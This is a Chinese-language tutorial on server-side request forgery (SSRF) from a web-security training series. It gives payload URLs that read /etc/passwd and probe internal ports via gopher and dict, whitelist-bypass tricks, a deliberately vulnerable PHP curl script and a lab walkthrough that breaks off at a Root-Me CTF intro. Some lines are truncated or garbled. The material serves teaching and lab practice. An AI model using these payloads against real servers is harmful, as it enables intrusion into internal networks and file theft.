登录

[红日安全]Web安全Day4 - SSRF实战攻防

红日安全 / 2019-09-10 08:55:37 / 浏览数 4414 安全技术 WEB安全 顶(0) 踩(0)

本文由红日安全成员： MisakiKata 编写，如有不当，还望斧正。

大家好，我们是红日安全-Web安全攻防小组。此项目是关于Web安全的系列文章分享，还包含一个HTB靶场供大家练习，我们给这个项目起了一个名字叫 Web安全实战 ，希望对想要学习Web安全的朋友们有所帮助。每一篇文章都是于基于漏洞简介-漏洞原理-漏洞危害-测试方法（手工测试，工具测试）-靶场测试（分为PHP靶场、JAVA靶

1. SSRF漏洞

1.1 漏洞简介

 SSRF(Server-Side Request Forgery:服务器端请求伪造) 是一种利用漏洞伪造服务器端发起请求。一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。

1.2 漏洞原理

通过控制功能中的发起请求的服务来当作跳板攻击内网中其他服务。比如，通过控制前台的请求远程地址加载的响应，来让请求数据由远程的URL域名修改为请求本地、或者

1.3 漏洞危害

1.3.1 扫描内网开放服务

1.3.2 向内部任意主机的任意端口发送payload来攻击内网服务

1.3.3 DOS攻击（请求大文件，始终保持连接Keep-Alive Always）

1.3.4 攻击内网的web应用，例如直接SQL注入、XSS攻击等

1.3.5 利用file、gopher、dict协议读取本地文件、执行命令等

2. 检测与绕过

2.1 漏洞检测

假设一个漏洞场景：某网站有一个在线加载功能可以把指定的远程图片加载到本地，功能链接如下：

```
http://www.xxx.com/image.php?image=http://www.xxc.com/a.jpg
```

那么网站请求的大概步骤应该是类似以下：

用户输入图片地址->请求发送到服务端解析->服务端请求链接地址的图片数据->获取请求的数据加载到前台显示。

这个过程中可能出现问题的点就在于请求发送到服务端的时候，系统没有效验前台给定的参数是不是允许访问的地址域名，例如，如上的链接可以修改为：

```
http://www.xxx.com/image.php?image=http://127.0.0.1:22
```

如上请求时则可能返回请求的端口banner。如果协议允许，甚至可以使用其他协议来读取和执行相关命令。例如

```
http://www.xxx.com/image.php?image=file:///etc/passwd
http://www.xxx.com/image.php?image=dict://127.0.0.1:22/data:data2 (dict■■■■■■■■■data data2)
http://www.xxx.com/image.php?image=gopher://127.0.0.1:2233/_test (■2233■■■■■■test,■■■■■■POST■■)
......
```

对于不同语言实现的web系统可以使用的协议也存在不同的差异，其中：

```
php:
http■https■file■gopher■phar■dict■ftp■ssh■telnet...
java:
http■https■file■ftp■jar■netdoc■mailto...
```

判断漏洞是否存在的重要前提是，请求的服务器发起的，以上链接即使存在并不一定代表这个请求是服务器发起的。因此前提不满足的情况下，SSRF是不必要考虑的。

```
http://www.xxx.com/image.php?image=http://www.xxc.com/a.jpg
```

链接获取后，是由js来获取对应参数交由window.location来处理相关的请求，或者加载到当前的iframe框架中，此时并不存在SSRF
，因为请求是本地发起，并不能产生攻击服务端内网的需求。

2.2 漏洞出现点

2.2.1 分享

通过url 地址分享文章，例如如下地址：

http://share.xxx.com/index.php?url=http://127.0.0.1

通过url参数的获取来实现点击链接的时候跳到指定的分享文章。如果在此功能中没有对目标地址的范围做过滤与限制则就存在着SSRF漏洞。

2.2.2 图片加载与下载

通过URL地址加载或下载图片

http://image.xxx.com/image.php?image=http://127.0.0.1

图片加载存在于很多的编辑器中，编辑器上传图片处，有的是加载远程图片到服务器内。还有一些采用了加载远程图片的形式，本地文章加载了设定好的远程图片服务器上的

2.2.3 图片、文章收藏功能

http://title.xxx.com/title?title=http://title.xxx.com/as52ps63de

例如title参数是文章的标题地址，代表了一个文章的地址链接，请求后返回文章是否保存，收藏的返回信息。如果保存，收藏功能采用了此种形式保存文章，则在没有限制参

2.2.4 利用参数中的关键字来查找

例如以下的关键字：

```
share
wap
url
link
src
source
target
u
3g
display
sourceURl
imageURL
domain
...
```

2.3 漏洞绕过


部分存在漏洞，或者可能产生SSRF的功能中做了白名单或者黑名单的处理，来达到阻止对内网服务和资源的攻击和访问。因此想要达到SSRF的攻击，需要对请求的参数地址

2.3.1 限制为http://www.xxx.com 域名时

可以尝试采用http基本身份认证的方式绕过，http://www.xxx.com@www.xxc.com。
在对@解析域名中，不同的处理函数存在处理差异，例如：
http://www.aaa.com@www.bbb.com@www.ccc.com，在PHP的parse_url中会识别www.ccc.com，而libcurl则识别为www.bbb.com。


2.3.2 限制请求IP不为内网地址

采用短网址绕过，比如百度短地址https://dwz.cn/。
采用可以指向任意域名的xip.io，127.0.0.1.xip.io，可以解析为127.0.0.1
采用进制转换，127.0.0.1八进制：0177.0.0.1。十六进制：0x7f.0.0.1。十进制：2130706433



2.3.3 限制请求只为http协议

采用302跳转，百度短地址，或者使用https://tinyurl.com生成302跳转地址。使用如下：



2.3.4 其他

其他绕过形式可以查看：https://www.secpulse.com/archives/65832.html

3. 测试方法

3.1 漏洞环境

PHP脚本、Windows

3.2 利用工具

bash、nc

3.3 测试过程


首先采用如下脚本创建一个PHP的服务端

```
<?PHP
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
?>
```


开启PHP的web环境，访问http://localhost/ssrf.php?url=，页面显示正常即可。在一个bash中开启监听端口，来模仿即将被SSRF到的内网服务，此处采用nc。

浏览器访问如下链接：`http://localhost/ssrf.php?url=http://127.0.0.1:2233`。监听端可以看到来自localhost的请求，请求目标为127.0.0.1的2233端口。

使用gopher协议来查看协议，访问：`http://localhost/ssrf.php?url=gopher://127.0.0.1:2233/_test`



利用gopher发送POST的请求，访问：`http://localhost/ssrf.php?url=gopher://127.0.0.1:2233/_POST%20%2findex.php%20HTTP%2f1.1%250d%250a`




以上方式简单的展示了SSRF的攻击过程和请求，下面我们使用回显形SSRF。


漏洞环境：Ubuntu 18、 docker 、PHP、Apache

漏洞文件地址：https://github.com/nikosdano/SSRF-Vulnerable-with-Curl


下载文件放入apache服务器中，访问http://192.168.120.132/awesome_script.php



在其中我们可以填写想要执行的SSRF命令，如填写`file:///etc/passwd`，回显为：



尝试端口探测，对22端口进行探测是否开启：



截至到此，相信对SSRF已经有了一个简单认识和检测，下面我们利用一个靶场来模拟一个完整的真实的SSRF攻击。

4. 实战演示

4.1 漏洞环境

Rootme CTF all the day

4.2 漏洞地址

https://www.root-me.org/en/Capture-The-Flag/CTF-all-the-day/

4.3 利用工具

Burp


4.4 漏洞介绍

SSRF+redis 获取内网主机权限，利用SSRF来对redis的未授权访问执行命令。从而达到获取主机权限的目的


4.5 测试过程

访问目标地址，如果没有账号，需要创建账号点击右上的绿色小加号来创建账号，创建完成后回到此页面。

